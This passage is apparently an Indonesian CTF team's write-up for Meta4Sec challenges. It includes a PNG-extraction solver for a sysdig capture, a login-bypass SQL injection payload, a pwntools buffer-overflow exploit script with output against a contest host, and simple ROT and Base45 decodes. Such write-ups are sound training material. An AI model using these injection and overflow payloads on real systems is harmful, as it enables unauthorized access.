------ Write 1B to    (dd)

E
------ Read 1B from   /home/jonvps/flag.png (dd)

N
------ Write 428B to   /dev/pts/0 (xxd)

000000a0: [1;31ma3[0m [1;32m50[0m [1;31me2[0m [1;31ma5[0m [1;32m50[0m
------ Write 1B to    (dd)

N
------ Read 1B from   /home/jonvps/flag.png (dd)

D
------ Write 1B to    (dd)

D
------ Read 1B from   /home/jonvps/flag.png (dd)


------ Write 1B to    (dd)


------ Read 1B from   /home/jonvps/flag.png (dd)
```

Bisa lihat banyak segment yang diawali oleh "----- Read 1B from..." kemudian disertai sebuah byte. Bisa dilihat pada akhir sequence tersebut, terdapat pattern IEND yang merupakan chunk akhir PNG. Kita hanya perlu men-store byte-byte tersebut ke png file. Namun, saya sempat kesulitan mengekstrak raw data tersebut ke file lain karena banyak byte yang tidak terjemahkan secara akurat. Akhirnya saya memakai command "sysdig -r dist.pcapng -s 2000 -X -q -c echo_fds > data", tetapi masih memerlukan beberapa tweak. Hasil output dari command tersebut mengakibatkan satu byte terpisah kemudian menjadi diterjemahkan menjadi hex masing-masing. Kita bisa mengatasi hal tersebut di kode solver,

```python
import sys


def solve():
    # header ------ Read 1B from
    header_sequence = bytes([
        0x2D, 0x2D, 0x2D, 0x2D, 0x2D, 0x2D, 0x20, 0x52, 0x65, 0x61, 0x64, 0x20,
        0x31, 0x42, 0x20, 0x66, 0x72, 0x6F, 0x6D, 0x20, 0x20, 0x1B, 0x5B, 0x33,
        0x31, 0x6D, 0x20, 0x2F, 0x68, 0x6F, 0x6D, 0x65, 0x2F, 0x6A, 0x6F, 0x6E,
        0x76, 0x70, 0x73, 0x2F, 0x66, 0x6C, 0x61, 0x67, 0x2E, 0x70, 0x6E, 0x67,
        0x20, 0x28, 0x64, 0x64, 0x29, 0x0A, 0x0A, 0x09, 0x30, 0x78, 0x30, 0x30,
        0x30, 0x30, 0x3A, 0x20
    ])


    with open("data", 'rb') as f:
        data = f.read()

    flag_bytes = bytearray()
    start = 0
```

```
    while True:
        idx = data.find(header_sequence, start)
        if idx == -1:
            break
        next_idx = idx + len(header_sequence)
        if next_idx + 1 < len(data):
            byte1 = data[next_idx]
            byte2 = data[next_idx + 1]
            ch1 = chr(byte1)
            ch2 = chr(byte2)
            hex_str = ch1 + ch2
            value = int(hex_str, 16)
            flag_bytes.append(value)

        start = next_idx + 2

    return bytes(flag_bytes)



flag_data = solve()


with open("out.png", 'wb') as out_f:
    out_f.write(flag_data)
```



Flag: Meta4Sec{shark_on_the_cl0ud_00efd3bbcd}


WEB

JustSQL

100

Just SQL Injection

Dikasi link web, berikut tampilannya




Sesuai dengan deskripsi chall katanya sqli intendednya dan karena cuma dikasi form login berarti bisa dilakukan sqli bypass login.

Tinggal login pake payload ini

Username: '=''or'

Password: '=''or'

Lah langsung dapet cik flagnya, trimakasih admint free flag nyahh



Flag: Meta4Sec{0nlY_BYP45S_SQL_InjecTion}


PWN

yet another bof pwn

100

this is bof

Diberi attachment files, yang isinya ada file elf chall, main.c, dan flag.txt (tapi redacted yachh).




Lalu, ini isi main.c

```c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>

#define MAX 0x100

void win(){
    int f = open("flag.txt", 0);
    if (f < 0) {
        perror("open");
        exit(1);
    }
    char flag[0x100];
    if (read(f, flag, sizeof(flag)) < 0) {
        perror("read");
        exit(1);
    }
    printf("flag: %s\n", flag);
    close(f);
}
```

```c
int main(){
    char buf[MAX];
    unsigned size;
    printf("size: ");
    scanf("%u", &size);
    if (size + 1 > MAX) {
        printf("no bof pls\n");
        exit(0);
    }
    printf("data: ");
    read(0, buf, size);
    buf[strcspn(buf, "\n")] = '\0';
    return 0;
}

__attribute__((constructor))
void init() {
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
}
```

Pertama, kita decompile dulu file elf nya, dan berikut isinya:

```c
int __fastcall main(int argc, const char **argv, const char **envp)
{
  char nbytes[260]; // [rsp+Ch] [rbp-104h] BYREF

  printf("size: ");
  __isoc99_scanf("%u", nbytes);
  if ( (unsigned int)(*(_DWORD *)nbytes + 1) > 0x100 )
  {
    puts("no bof pls");
    exit(0);
  }
  printf("data: ");
  read(0, &nbytes[4], *(unsigned int *)nbytes);
  nbytes[strcspn(&nbytes[4], "\n") + 4] = 0;
  return 0;
}
```



```c
int win()
{
  char buf[268]; // [rsp+0h] [rbp-110h] BYREF
  int fd; // [rsp+10Ch] [rbp-4h]

  fd = open("flag.txt", 0);
  if ( fd < 0 )
  {
    perror("open");
    exit(1);
  }
  if ( read(fd, buf, 0x100u) < 0 )
  {
    perror("read");
    exit(1);
  }
  printf("flag: %s\n", buf);
  return close(fd);
}
```

Pertama, kita lihat dulu kode C yang dikasih. Ada dua fungsi penting: `main()` dan `win()`.

- **fungsi `win()`**: Ini tujuan akhir kita. Fungsi ini isinya cuma buka `flag.txt`, baca isinya, terus nge-print isinya ke layar. Simpel.
- **fungsi `main()`**: Di sinilah program utama berjalan.
  - Dia minta input `size` (ukuran) dan disimpen di variabel `nbytes` (tipe `unsigned int`).
  - Ada pengecekan: `if ( nbytes + 1 > 0x100 )`. Ini keliatannya buat mencegah kita ngasih input ukuran yang lebih besar dari 255 (`0x100` itu 256).
  - Dia minta input `data` sesuai `size` yang kita kasih, terus disimpen di buffer `nbytes_4` yang ukurannya 256 byte.

Sekilas, kodenya kelihatan aman karena ada pengecekan ukuran. Tapi, di sinilah letak triknya. Celahnya ada dua, dan saling berhubungan:

1. **Integer Overflow**: Pengecekan `if ( nbytes + 1 > 0x100 )` bisa kita akali. Variabel `nbytes` itu tipenya `unsigned int`. Kalau kita kasih input **`-1`**, fungsi `scanf` dengan format `%u` bakal ngebaca itu sebagai angka positif paling gede untuk `unsigned int`, yaitu `4294967295` (atau `0xFFFFFFFF` dalam hex). Nah, pas angka super gede ini ditambah `1`, dia bakal "muter" balik jadi **`0`** (ini yang disebut *integer overflow*). Alhasil, pengecekan `0 > 256` jadi `false` dan berhasil kita lewati!
2. **Buffer Overflow**: Karena pengecekan ukuran udah kita bypass, sekarang kita bisa lanjut ke fungsi `read()`. Fungsi `read()` bakal nerima `nbytes`

(yang nilainya `0xFFFFFFFF`) sebagai argumen ukuran. Artinya, dia bakal mencoba baca data sebanyak itu ke buffer `nbytes_4` yang ukurannya cuma 256 byte. Jelas datanya bakal "tumpah" dan nimpa data lain di *stack*, termasuk alamat kembali (*return address*) dari fungsi `main`.


Ok, sekarang kita lanjut eksploitnya

Rencananya simpel:

1. Kirim `-1` pas ditanya `size:` untuk memicu *integer overflow*.
2. Siapkan *payload* khusus pas ditanya `data:`.
3. *Payload* ini isinya adalah:
    a. Karakter sampah (misal: 'A') sebanyak `offset` tertentu untuk mengisi buffer sampai pas di alamat kembali.
    b. Alamat dari fungsi `win()` untuk menimpa alamat kembali yang asli. Dengan begitu, pas fungsi `main` selesai, dia nggak akan kembali ke tempat seharusnya, tapi malah "loncat" ke fungsi `win()` yang kita mau.

4. Mencari Offset & Alamat win

- **Alamat `win()`**: Ini gampang, kita tinggal pake `objdump` di terminal:




- **Offset**: Kita perlu tahu berapa banyak karakter sampah yang harus dikirim sebelum kita nimpa alamat kembali.

1) Ukuran buffer `nbytes_4` adalah 256 byte.
2) Di arsitektur 64-bit, alamat *base pointer* (RBP) yang disimpen di stack ukurannya 8 byte.
3) Jadi, offset kasarnya adalah `256 (buffer) + 8 (RBP) = 264` byte.

Berikut untuk solper nya:

```
#!/usr/bin/env python3
from pwn import *

HOST = "117.53.46.98"
PORT = 10000
```

```python
WIN_FUNCTION_ADDR = 0x401256

OFFSET = 264

def exploit():

    context.update(arch='amd64', os='linux')

    log.info("Starting exploit with updated win() address...")

    try:
        io = remote(HOST, PORT, timeout=5)
        log.success(f"Connected to {HOST}:{PORT}")
    except PwnlibException as e:
        log.error(f"Failed to connect to the server: {e}")
        return



    size_to_send = b"-1"
    log.info(f"Sending size: {size_to_send.decode()}")
    io.sendlineafter(b'size: ', size_to_send)



    payload = b'A' * OFFSET
    payload += p64(WIN_FUNCTION_ADDR)

    log.info(f"Calculated offset: {OFFSET}")
    log.info(f"Address of win(): {hex(WIN_FUNCTION_ADDR)}")
    log.info("Sending payload to overwrite return address...")

    io.sendlineafter(b'data: ', payload)



    log.success("Payload sent! Switching to interactive mode to see the flag.")
    print("--- Server Output ---")
    io.interactive()



if __name__ == "__main__":
    exploit()
```



```
┌──(global)(gafnaa㉿LAPTOP-ATH2MUIG)-[/mnt/d/ctf/cyberopsclash/files/anotherbof/dist]
└─$ python3 solv.py
[*] Starting exploit with updated win() address...
[+] Opening connection to 117.53.46.98 on port 10000: Done
[+] Connected to 117.53.46.98:10000
[*] Sending size: -1
[*] Calculated offset: 264
[*] Address of win(): 0x401256
[*] Sending payload to overwrite return address...
[+] Payload sent! Switching to interactive mode to see the flag.
--- Server Output ---
[*] Switching to interactive mode
flag: Meta4Sec{e6b760bc7b7f2e252a2c50692c5e4ce3}
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x03
/home/ctf/run: line 2:  2875 Segmentation fault      (core dumped) ./chall
[*] Got EOF while reading in interactive
$
```

Flag: Meta4Sec{e6b760bc7b7f2e252a2c50692c5e4ce3}

Reverse Engineering

BabyRev

100

Hanya basic Reverse Engineering aja


author : zfernm

Di chall ini diberikan 1 file, yaitu chall dengan tipe berupa file. Kami langsung saja mengecek apa bentuk file asli dari file tersebut menggunakan fungsi file di linux.

```
rey@rey-virtual-machine:/mnt/hgfs/Portal2Ubuntu$ file chall
chall: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=7ea1ac1853d4672ece1c2a2cc44f8202ae86f6cb, for GNU/Linux 3.2.0, not stripped
rey@rey-virtual-machine:/mnt/hgfs/Portal2Ubuntu$
```


Ternyata file tersebut merupakan executable, oleh karena itu kami mencoba untuk mendecompile menggunakan tool yang ada. Disini kami menggunakan tool online

https://dogbolt.org/



Setelah di analisis, ternyata ada line code yang secara intuitif menyiratkan berupa flag nya. Kami copy dan paste ke cipher identifier tool.

Ternyata flag diencrypt menggunakan ROT Cipher dan inilah hasilnya



Hasilnya masih belum benar, maka kata-kata dalam flag diperbaiki hingga menjadi kalimat yang benar.

Flag: Meta4Sec{Baby_Reverse_Engineering_C0C}

RevSec

333

just malware enc
author : zfernm

Diberikan sebuah file bernama malware dengan extensi .bat. Mulanya kami mencari asal kode dari file ini. Menggunakan fungsi bash file kami tidak menemukan bahwa ternyata file .bat merupakan file .pyc.

```
┌──(gafnaa㉿LAPTOP-ATH2MUIG)-[/mnt/d/ctf/cyberopsclash/files]
└─$ file malware.bat
malware.bat: Byte-compiled Python module for CPython 3.10 (magic: 3439),
1:13 2025 UTC, .py size: 674 bytes
```

Sehingga kami mengubah file .bat menjadi .pyc dan kemudian didecompile menggunakan pylingual.

PyLingual About Recently Viewed Help

Keybinding

```python
# Decompiled with PyLingual (https://pylingual.io)
# Internal filename: chall.py
# Bytecode version: 3.10.0rc2 (3439)
# Source timestamp: 2025-07-31 16:01:13 UTC (1753977673)

import tkinter as tk
from tkinter import messagebox
secret = 'DZ93WEUR6Z CQQFZ C-3E2VCALE.1CY59 VDC2C9$C5$CLQEQ1CHS6:1'

def greet_user():
    user_name = name_entry.get()
    if user_name.strip() == '':
        messagebox.showerror('Error', 'Nama tidak boleh kosong!')
    else:
        messagebox.showinfo('Selamat', f'Selamat datang, {user_name}!')
root = tk.Tk()
root.title('Selamat Datang')
name_label = tk.Label(root, text='Masukkan Nama:')
name_label.pack(pady=20)
name_entry = tk.Entry(root, width=40)
```

Terdapat variable secret dari file pyc tersebut, lalu kami masukan secret ke dalam cipher identifier.

Didapatlah bahwa secret diencrypt dengan Base45. Lalu kami decrypt dengan tool online. Flag pun didapatkan hanya saja kekurangan kurung belakang sehingga ditambahkan supaya sesuai dengan format.

Flag: Meta4Sec{Secondary_CH4ll_Reverse_34sY}